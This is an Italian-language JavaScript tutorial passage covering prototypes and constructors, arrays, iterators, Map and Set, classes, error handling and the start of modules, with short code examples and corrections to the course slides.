Possiamo creare oggetti con le funzioni costruttore, come `new Pet()`. Quando `Pet.prototype` è un oggetto, l'operatore `new` lo usa per impostare il `[[Prototype]]` dell'oggetto appena creato.


JS costruttore-proto.js

```
let pet = { eats: true };

function Duck(name) {
  this.name = name;
}

Duck.prototype = pet;

let chuck = new Duck("Chuck");   // chuck.__proto__ == pet
console.log(chuck.eats);         // true
```



`new` collega `chuck` all'oggetto contenuto in `Duck.prototype`.

E se alla funzione costruttore non assegniamo nessun `prototype`? In quel caso viene usato un **prototipo predefinito**: un oggetto con una sola proprietà `constructor`, che punta indietro alla funzione costruttore. Ogni funzione ordinaria lo riceve automaticamente nel momento in cui viene creata, ed è come se JavaScript eseguisse per noi:

```
Pet.prototype = { constructor: Pet };   // fatto in automatico
```

L'unica differenza rispetto a questa riga scritta a mano è che, nel prototipo predefinito, `constructor` non è **enumerabile**: non compare in un ciclo `for..in` né in `Object.keys`.

Sostituire il prototipo fa perdere constructor

Nell'esempio di `Duck` il prototipo predefinito è stato **sostituito** con `pet`, che non ha una proprietà `constructor`. La ricerca allora risale fino a `Object.prototype`: `chuck.constructor` vale `Object`, non `Duck`. Se serve, va rimessa a mano: `Duck.prototype.constructor = Duck`. Oppure, più semplicemente, si **aggiungono** proprietà al prototipo esistente invece di sostituirlo.

Il codice a sinistra crea esattamente gli oggetti dello schema a destra: una funzione costruttore `Pet` senza un `prototype` assegnato a mano, e due oggetti creati con `new`. I controlli in fondo verificano, una per una, le frecce del disegno.


JS costruttore-predefinito.js

```
function Pet(name, age) {
  this.name = name;
  this.age = age;
}
// nessuna assegnazione a Pet.prototype: si usa quello predefinito

let chuck = new Pet("Chuck", 3);
let rick  = new Pet("Rick", 7);

// le frecce dello schema
Pet.prototype.constructor === Pet;                          // true
Object.getPrototypeOf(chuck) === Pet.prototype;             // true
Object.getPrototypeOf(rick)  === Pet.prototype;             // true
Object.getPrototypeOf(Pet.prototype) === Object.prototype;  // true

// constructor non e' una proprieta' di chuck: arriva dal prototipo
chuck.hasOwnProperty("constructor");   // false
chuck.constructor === Pet;             // true
chuck.toString();     // "[object Object]", da Object.prototype
```



Costruttore, prototipo predefinito e oggetti creati.

Questo meccanismo ci permette, dato un oggetto, di risalire al costruttore che lo ha creato, e di usarlo per crearne uno nuovo dello stesso tipo:

```
let b = new chuck.constructor('Bob', 1);   // come new Pet('Bob', 1)
```

Senza new non funziona

Le slide scrivono `chuck.constructor('Bob', 1)`, senza `new`. Così `Pet` viene chiamata come un normale **metodo** di `chuck`: `this` vale `chuck`, la funzione **sovrascrive** nome ed età di `chuck` e restituisce `undefined`.

```
let b = chuck.constructor('Bob', 1);
console.log(b);            // undefined
console.log(chuck.name);   // "Bob" (!)
```

Due modi per aggiungere metodi

JS metodi-proto.js


```
function describe() {
  console.log(`I'm ${this.name} and my age is ${this.age}`);
}

function Pet(name, age) {
  this.name = name;
  this.age  = age;
  this.describe = describe;   // (1) su OGNI oggetto creato
}

Pet.prototype.describe = describe;   // (2) uno solo, condiviso

let chuck = new Pet('Chuck', 3);
let rick  = new Pet('Rick', 7);

chuck.describe();
rick.describe();
```



Con (1) ogni oggetto ha il suo `describe`; con (2) basta quello sul prototipo.

Quale dei due conviene

Con la soluzione (1) ogni oggetto riceve una **propria copia** del riferimento al metodo; con la (2) esiste un solo metodo, condiviso da tutti gli oggetti tramite il prototipo. Con mille oggetti la differenza in memoria è concreta, ed è il motivo per cui i metodi vanno di norma sul prototipo. È esattamente ciò che fanno le classi, che vedremo fra poco.


ARRAY

Gli **array** permettono di memorizzare sequenze ordinate di valori. Si dichiarano con la sintassi letterale a parentesi quadre o con il costruttore `Array`.

JS array.js

```
// sintassi letterale
let a = ["HTML", "CSS", "JS"];
console.log(a);   // Array(3) [ "HTML", "CSS", "JS" ]

// sintassi con costruttore
let b = new Array("HTML", "CSS", "JS");
console.log(b);   // Array(3) [ "HTML", "CSS", "JS" ]
```



Tre caselle, numerate a partire da 0.


Indicizzazione

Gli array sono indicizzati **a partire da 0**. I singoli valori si leggono e si scrivono con la notazione a parentesi quadre. La proprietà `length` contiene l'**indice massimo più uno**.

```
JS indici.js
let a = ["HTML", "CSS", "JS"];

a[2] = "JavaScript";
a[3] = "React";

console.log(a[0]);       // HTML
console.log(a[2]);       // JavaScript
console.log(a[3]);       // React
console.log(a.length);   // 4
```



Dopo le due assegnazioni: `a[2]` è stata sovrascritta, `a[3]` è nuova.


La proprietà length

Si sarà notata la definizione insolita di `length`: non è il **conteggio** dei valori nell'array.

Esempio 6.3 — length non conta gli elementi

```
JS length.js
let a = [1, 2, 3, 4, 5];
a[999] = 998;

console.log(a.length);   // 1000 (!)
console.log(a[5]);       // undefined
console.log(a[999]);     // 998
console.log(a[2000]);    // undefined
```



`length`: 1000

`length` vale l'indice più alto più uno, anche se in mezzo ci sono 994 caselle vuote.


Un'altra cosa interessante è che `length` è **scrivibile**:

```
JS length2.js
let a = [1, 2, 3, 4, 5];

a.length = 3;
console.log(a);    // [1, 2, 3]

a.length = 5;
console.log(a);    // [1, 2, 3, <2 empty slots>]

a.length = 0;      // svuota l'array
```



Assegnare a `length` un valore più piccolo è il modo più rapido (e più sorprendente) di troncare un array.


Tipi eterogenei

Un array può contenere dati di tipo diverso, funzioni comprese.

JS eterogeneo.js

```
let a = [
  "JavaScript",
  { name: "John", job: "Dev" },
  12,
  function (name) { console.log(`Hello ${name}`); }
]

console.log(a[1].name);        // John
a[3]("Web Technologies");      // Hello Web Technologies
```



Una casella può contenere qualunque valore, anche un riferimento a un oggetto o a una funzione.

Metodi per aggiungere e rimuovere


Metodo	Effetto
`push()`	aggiunge un elemento **in fondo**
`pop()`	preleva un elemento **dal fondo**
`unshift()`	aggiunge un elemento **all'inizio**
`shift()`	preleva un elemento **dall'inizio**

JS metodi-array.js

```
let a = [1];      // [1]
a.push(2);        // [1, 2]
a.unshift(0);     // [0, 1, 2]

let x = a.pop();     // [0, 1]
let y = a.shift();   // [1]

console.log(x);   // 2
console.log(y);   // 0
```



I quattro metodi fondamentali (in viola l'elemento aggiunto o rimosso).

Tutti i metodi, visualizzati

Gli array hanno molti altri metodi (`slice`, `splice`, `map`, `filter`, `find`, `includes`, `sort`, …). Una visualizzazione di ciascuno, nello stesso stile dello schema, si trova su `https://js-arrays-visualized.com/`.

Iterazione

Gli array si possono percorrere con un `for` sugli indici, con la sintassi `for..of`, oppure con il metodo `forEach`.

JS iterazione.js


```
let a = ["a", "b", "c"];
a[4] = "e";              // lascia un buco in posizione 3

for (let i = 0; i < a.length; i++)
  console.log(a[i]);     // a, b, c, undefined, e

for (let item of a)
  console.log(item);     // a, b, c, undefined, e

a.forEach((value, index, array) => {
  console.log(`a[${index}]=${value}`);
});

for (let key in a) {
  console.log(a[key]);   // a, b, c, e   (salta il buco!)
}
```



`for`, `for..of` e `forEach` passano da tutti gli indici; `for..in` salta il buco.

Non usare for..in sugli array

Poiché gli array sono oggetti, `for..in` funziona, ma è una cattiva idea per due motivi. È da 10 a 100 volte **più lento**, e itera su **tutte** le proprietà enumerabili, comprese quelle che non sono valori dell'array. Come si vede nell'esempio, salta anche i buchi, comportandosi in modo diverso da `for..of`. Per gli array si usa `for..of` o `forEach`; `for..in` è per gli oggetti.


Array multidimensionali

Gli elementi di un array possono essere altri array: è così che si definiscono le matrici.

JS matrice.js

```
let matrix = [
  [1, 2, 3],
  [4, 5, 6],
  [7, 8, 9],
]

console.log(matrix[0][0]);   // 1
console.log(matrix[1][1]);   // 5
console.log(matrix[2][2]);   // 9
```



Un array di array: il primo indice sceglie la riga, il secondo la colonna.

Assegnamenti destrutturanti

Una sintassi speciale che permette di «spacchettare» un array in più variabili.


JS destrutturazione.js

```
let [x, y] = ["a", "b", "c"];   // l'eccesso viene scartato
console.log(x);      // a
console.log(y);      // b

let [a, b, ...rest] = [1, 2, 3, 4, 5];   // il resto in rest
console.log(a);      // 1
console.log(b);      // 2
console.log(rest);   // [3, 4, 5]

// la stessa sintassi vale per i parametri di una funzione
function greet(msg, ...names) {
  console.log(`${msg} to ${names}`);
}

greet("Hello", "Ann", "Bob", "Carl");   // Hello to Ann,Bob,Carl
```




Ogni variabile prende la casella nella sua posizione; `...rest` raccoglie tutte quelle rimaste.

Iterabili

Il ciclo `for..of` funziona con gli **oggetti iterabili**. Gli array sono iterabili, e lo sono anche le stringhe.

JS iterabili.js

```
let string = "Web Technologies!";
for (let char of string) {
  console.log(char);   // W, e, b, , T, e, ...
}
```



`char` assume un valore per giro

Una stringa è iterabile: `for..of` la visita un carattere alla volta.

E se avessimo un oggetto nostro che rappresenta una collezione di valori e volessimo usarlo in un `for..of`?

JS range.js

```
// range rappresenta un insieme di interi: da min fino a max, a passi di step
let range = { min: 1, max: 10, step: 2 }

for (let value of range) {   // TypeError: range is not iterable
  console.log(value);
}
```

Per rendere un oggetto iterabile bisogna implementare il metodo speciale `Symbol.iterator`.

- Quando un ciclo `for..of` inizia, invoca **una sola volta** il metodo `Symbol.iterator` sull'oggetto (e solleva un `TypeError` se il metodo non esiste).
- Da lì in avanti il ciclo lavora soltanto con l'oggetto (**iteratore**) restituito da quella chiamata.
- Quando serve il valore successivo, il ciclo invoca il metodo `next()` sull'iteratore.
- Il risultato di `next()` è un oggetto della forma `{done: boolean, value: any}`, dove `done: true` significa che l'iterazione è finita; altrimenti `value` è il valore successivo.

Esempio 6.4 — Implementare Symbol.iterator


JS symbol-iterator.js

```
let range = { min: 1, max: 10, step: 3 }

range[Symbol.iterator] = function () {
  return {
    current: this.min,
    max: this.max,
    step: this.step,

    next() {
      let n = { done: false, value: this.current };
      if (n.value > this.max)
        n.done = true;
      this.current += this.step;
      return n;
    }
  }
}

for (let value of range)
  console.log(value);   // 1, 4, 7, 10
```



Il dialogo fra il ciclo e l'iteratore: una chiamata a `Symbol.iterator`, poi `next()` a ogni giro.

È anche possibile lavorare direttamente con l'iteratore. Il ciclo seguente è equivalente al `for..of` qui sopra:

JS iteratore-esplicito.js

```
let iterator = range[Symbol.iterator]();

while (true) {
  let result = iterator.next();
  if (result.done)
    break;
  console.log(result.value);
}
```

Mappe

Le **mappe** sono collezioni di coppie chiave-valore. Sono quindi come gli oggetti? Non proprio: le mappe ammettono chiavi di **qualunque tipo**.

Metodo	Descrizione
`new Map()`	crea la mappa
`map.set(key, value)`	memorizza il valore alla chiave
`map.get(key)`	restituisce il valore, o `undefined`
`map.has(key)`	`true` se la chiave esiste
`map.delete(key)`	rimuove la coppia chiave-valore
`map.clear()`	svuota la mappa
`map.size`	il numero di elementi

Esempio 6.5 — Mappe contro oggetti

JS mappe.js

```js
let map = new Map();
let o = {};

map.set(1, "Num");      map.set("1", "Str");
map.set(true, "Bool");  map.set("true", "Str");

console.log(map);
// Map { 1 -> "Num", "1" -> "Str", true -> "Bool", "true" -> "Str" }
console.log(map.size);   // 4

o[1] = "Num";     o["1"] = "String";
o[true] = "Bool"; o["true"] = "String";

console.log(o);   // Object { 1: "String", true: "String" }
```

Map (4 chiavi)	
`1`	`"Num"`
`"1"`	`"Str"`
`true`	`"Bool"`
`"true"`	`"Str"`

Object (2 chiavi)	
`"1"`	`"String"`
`"true"`	`"String"`

`1` e `"1"` sono la stessa chiave `"1"`

Nella mappa le chiavi conservano il tipo; nell'oggetto diventano stringhe e due coppie si sovrascrivono.

La differenza è netta: nell'oggetto le chiavi vengono **convertite in stringa**, quindi `1` e `"1"` sono la stessa chiave e i valori si sovrascrivono; restano due proprietà su quattro. Nella mappa le quattro chiavi sono distinte.

Iterare su una mappa

JS iterazione-mappe.js

```js
let map = new Map();
map.set("Hello", "JS"); map.set(1, true); map.set(false, 42);

for (let key of map.keys()) {          // iterabile sulle chiavi
  console.log(key);                    // Hello, 1, false
}

for (let value of map.values()) {      // iterabile sui valori
  console.log(value);                  // JS, true, 42
}

for (let [key, value] of map.entries()) {   // iterabile sulle coppie
  console.log(`${key}: ${value}`);
}

for (let [key, value] of map) {        // equivalente al precedente
  console.log(`${key}: ${value}`);
}
```

Insiemi

Gli **insiemi** (*Set*) sono una struttura dati per collezioni di valori **senza ripetizioni**.

Metodo	Descrizione
`new Set([iterable])`	crea l'insieme; se riceve un iterabile, ne copia i valori
`set.add(value)`	memorizza il valore, restituisce l'insieme
`set.delete(value)`	elimina il valore; `true` se esisteva
`set.has(value)`	`true` se il valore è presente
`set.clear()`	svuota l'insieme
`set.size`	il numero di elementi

JS insiemi.js


```
let set = new Set();

let eric = { name: "Eric" };
let stan = { name: "Stan" };
let kyle = { name: "Kyle" };

set.add(eric); set.add(stan);
set.add(kyle); set.add(eric);   // gia' presente
set.add(kyle);                  // gia' presente

console.log(set.size);          // 3

for (let user of set) {
  console.log(user.name);       // Eric, Stan, Kyle
}
```



Aggiungere un valore già presente non cambia nulla.


Classi

Conosciamo il concetto di classe dalla programmazione orientata agli oggetti: le classi sono modelli per creare oggetti. In JavaScript i costruttori e `new` servono già a questo, ma il linguaggio offre anche un costrutto `class` più evoluto.

JS classi.js

```
class Pet {
  constructor(name) { this.name = name }
  method1() { /* ... */ }
  method2() { /* ... */ }
}

let pet = new Pet("Chuck");
```



il corpo viene dal `constructor`

Che cosa produce `class Pet {...}`.

`new Pet()` crea un nuovo oggetto e invoca il metodo `constructor` con gli argomenti dati, che imposta la proprietà `name` sull'oggetto. Il nuovo oggetto viene poi restituito.

Che cos'è davvero una classe

Non è una nuova entità del linguaggio: `typeof(Pet)` restituisce `"function"`. In JavaScript le classi sono un tipo particolare di **funzione**.

Che cosa fa allora il costrutto `class Pet {...}`?

1. Crea una funzione costruttore chiamata `Pet`, il cui codice è preso dal metodo `constructor()` (o è vuoto se il metodo non c'è).
2. Memorizza gli altri metodi della classe in `Pet.prototype`.

È esattamente il secondo dei due modi di aggiungere metodi visti all'inizio del capitolo: le classi sono **zucchero sintattico** sopra i prototipi.

Non solo zucchero sintattico

Il risultato è molto simile a quello di una funzione costruttore scritta a mano, ma non identico. Le differenze principali:

- una classe **non si può chiamare senza** `new`: si ottiene un `TypeError`, mentre una funzione costruttore chiamata per errore senza `new` viene eseguita come funzione normale (il problema visto con `chuck.constructor('Bob', 1)`);
- i metodi della classe **non sono enumerabili**: non compaiono in un `for..in` sull'oggetto, a differenza di quelli aggiunti con `Pet.prototype.metodo = ...`;
- il corpo della classe è sempre in modalità **strict**, anche se lo script non lo è;
- una classe non si può usare **prima** della sua dichiarazione, come le variabili `let`.

JS classe-vs-funzione.js

```
class Dog {
  constructor(name) { this.name = name; }
  bark() { return "Woof"; }
}

Dog("Rex");   // TypeError: Class constructor Dog cannot be
              //            invoked without 'new'

let rex = new Dog("Rex");
for (let key in rex) console.log(key);   // solo "name", non "bark"
```

Proprietà, getter e setter

Come gli oggetti, anche le classi supportano proprietà e accessori.

JS classi-props.js

```
class Duck {
  species = "Duck";                    // proprieta'


  constructor(name) { this.name = name }

  greet() {
    console.log("Quack!");
  }

  get fullDescription() {
    return `${this.name} the ${this.species}`;
  }

  [Symbol.iterator]() { /* ... */ }
}

let duck = new Duck("Chuck");
duck.greet();                          // Quack!
console.log(duck.fullDescription);   // Chuck the Duck
```



`species` e `name` sono proprietà di ogni oggetto; i metodi e il getter stanno sul prototipo.

Ereditarietà fra classi


Le classi JavaScript possono ereditare da altre classi con la parola chiave `extends`.

Internamente, `extends` è realizzato proprio tramite la proprietà `[[Prototype]]`: il prototipo di `Duck.prototype` è `Pet.prototype`.

```
JS ereditarieta.js
class Pet {
  describe() { console.log("I'm a pet"); }
  greet()    { console.log("..."); }
}

class Duck extends Pet {
  greet() { console.log("Quack!"); }   // sovrascrive
}

let chuck = new Duck();
chuck.describe();   // I'm a pet   (ereditato)
chuck.greet();      // Quack!      (sovrascritto)
```



L'ereditarietà fra classi è ereditarietà fra prototipi.

GESTIONE DEGLI ERRORI

Quando uno script viene eseguito, possono verificarsi errori: perché chi programma sbaglia, perché l'utente fornisce input inattesi, e così via. Quando accade, di norma lo script si ferma immediatamente e stampa un messaggio in console.

```
JS errore.js
let myvar = 0;
for (let num of [1, 2, 3, 4, 5]) {
  mvvar += num;    // refuso: mvvar non esiste!
}
console.log(myvar);
```

```
Console
Uncaught ReferenceError: mvvar is not
    defined
```


Lo script si ferma: `console.log(myvar)` non viene mai eseguita.

try / catch / finally

Il costrutto `try/catch/finally` permette di gestire gli errori. Concettualmente è lo stesso costrutto di Java, con qualche differenza.

JS trycatch.js

```
1  "use strict";
2  try {
3    console.log("starting");
4    x = 1;                          // manca il let
5    console.log("assignment done");   // non viene eseguita
6  } catch (error) {
7    console.log(error.name);
8    console.log(error.message);
9  } finally {
10   console.log("done");
11 }
```



Console

```
starting
ReferenceError
x is not defined
done
```

L'errore c'è solo in modalità strict

Le slide omettono la riga `"use strict"`, che qui è stata aggiunta. Senza di essa, assegnare una variabile mai dichiarata **non** è un errore: JavaScript crea in silenzio una variabile globale `x`, stampa *assignment done*, salta il `catch` ed esegue il `finally`. Lo stesso vale nella console dei DevTools, che non è in modalità strict. Il comportamento delle slide si ottiene invece senza la direttiva dentro un modulo o il corpo di una classe, che sono sempre strict.

Le particolarità rispetto a Java sono due:

- ci può essere **al più un** blocco `catch` (è comunque ammesso `try/finally` senza `catch`);
- i diversi tipi di errore si distinguono **dentro** il blocco `catch`, non con più blocchi.

JS tipi-errore.js

```
1  "use strict";
2  try {
3    x = 1;
4  } catch (error) {
5    if (error instanceof ReferenceError) {
6      console.log("Got a ReferenceError");
7    } else {
8      console.log(`Got something else: ${error.name}`);
9    }
10 }
```


L'operatore instanceof

L'operatore `instanceof` verifica se la proprietà `prototype` di un dato costruttore compare **da qualche parte** nella catena dei prototipi di un oggetto.

```
JS instanceof.js
function Pet(name, species, age) {
  this.name = name;
  this.species = species;
  this.age = age;
}

const pet = new Pet('Chuck', 'Duck', 3);

console.log(pet instanceof Pet);      // true
console.log(pet instanceof Object);   // true
```



`pet instanceof Pet` e `pet instanceof Object`: risalendo la catena (in viola) si incontrano sia `Pet.prototype` sia `Object.prototype`.

Perché anche `pet instanceof Object` è vero? Basta seguire la catena dei prototipi di `pet`, a destra. Il primo anello è `Pet.prototype`, cioè il prototipo predefinito di `Pet`; il secondo è `Object.prototype`. Entrambi i costruttori hanno il proprio `prototype` nella catena.

In altre parole, `obj instanceof C` equivale a questa funzione, che risale la catena un anello alla volta finché non trova `C.prototype` o arriva in fondo (`null`):

```
JS instanceof-a-mano.js
function myInstanceof(obj, C) {
  let p = Object.getPrototypeOf(obj);
  while (p !== null) {
    if (p === C.prototype) return true;
    p = Object.getPrototypeOf(p);
  }
  return false;
}

myInstanceof(pet, Pet);      // true
myInstanceof(pet, Object);   // true
myInstanceof(pet, Array);    // false
```

È lo stesso meccanismo che fa funzionare il controllo nel `catch`: nella catena di un `ReferenceError` ci sono sia il suo prototipo sia quello di `Error`, quindi sono veri entrambi i controlli.


```
error instanceof ReferenceError;   // true
error instanceof Error;            // true: ogni errore "eredita" da Error
```

Sollevare errori

Gli errori in JavaScript si propagano come in Java: verso l'alto, finché non vengono catturati o finché non si raggiunge la cima dell'albero delle chiamate (nel qual caso l'esecuzione dello script viene interrotta bruscamente e l'errore finisce in console). Si sollevano con la parola chiave `throw`.

JS throw.js

```
try {
  throw new Error("Oops!");
} catch (err) {
  console.log(err.name);      // Error
  console.log(err.message);   // Oops!
}
```




`throw` lancia un oggetto: `catch` lo riceve nel suo parametro.

È possibile definire tipi di errore propri, estendendo `Error`:

JS errore-custom.js

```
class MyError extends Error {
  constructor(message = "Whoops") {
    super(message);
    this.name = "MyError";
  }
}

try {
  throw new MyError();
} catch (err) {
  console.log(err.name);      // MyError
  console.log(err.message);   // Whoops
}
```



`err` è sia un `MyError` sia un `Error`: entrambi i prototipi sono nella sua catena.

Moduli

Perché servono

Il JavaScript moderno permette di definire **moduli** a livello di linguaggio: sono un modo di suddividere programmi complessi in più file, ciascuno contenente classi o funzioni per uno scopo specifico.

I vantaggi:

- migliorano la **manutenibilità**;
- favoriscono la **separazione delle responsabilità**;
- aiutano a disambiguare e a prevenire i **conflitti di nome**, migliorando la riusabilità.

Un modulo è semplicemente un file JavaScript. I moduli si caricano a vicenda e usano le direttive `export` e `import` per scambiarsi funzionalità.

- `export` marca variabili e funzioni che devono essere accessibili fuori dal modulo corrente;
- `import` permette di importare funzionalità specifiche da altri moduli, purché siano state esportate.

Esempio 6.6 — Il conflitto di nomi

Supponiamo di voler riutilizzare del codice scritto per altri progetti: un file `pet.js` e un file `greet.js`.

JS pet.js

```
function Pet(name, age) {
  this.name = name; this.age = age;
}

let msg = "Hello";

function greet(pet) {
  console.log(`${msg}, I'm ${pet.name}`);
}
```

JS greet.js

```
let msg = "Howdy";

function greet(name, message = msg) {
  console.log(`${message}, ${name}`);
}
```

JS script.js

```
let chuck = new Pet("Chuck", 7);   // Pet e' definita in pet.js
greet(chuck);                      // vorremmo: Hello, I'm Chuck
greet("Web Technologies");         // vorremmo: Howdy, Web Technologies
```

Si potrebbe pensare di includere semplicemente tutti gli script nella pagina:

```
<script src="./pet.js"></script>
<script src="./greet.js"></script>
<script src="./script.js"></script>
```



Un solo scope globale per tutti gli script: `greet.js` sovrascrive `msg` e `greet`.

Ma non funziona: entrambi i file definiscono `msg` e `greet` nello stesso scope globale, e il secondo sovrascrive il primo. Per farlo funzionare dovremmo **modificare** il codice che volevamo riutilizzare, usando identificatori diversi. Il che vanifica lo scopo stesso del riutilizzo.

Esempio 6.7 — La soluzione con i moduli

JS pet-module.js

```
export function Pet(name, age) {
  this.name = name; this.age = age;
}

let msg = "Hello";   // non esportata

export function greet(pet) {
  console.log(`${msg}, I'm ${pet.name}`);
}
```

JS greet-module.js

```
let msg = "Howdy";   // non esportata

export function greet(name, message = msg) {
  console.log(`${message}, ${name}`);
}
```

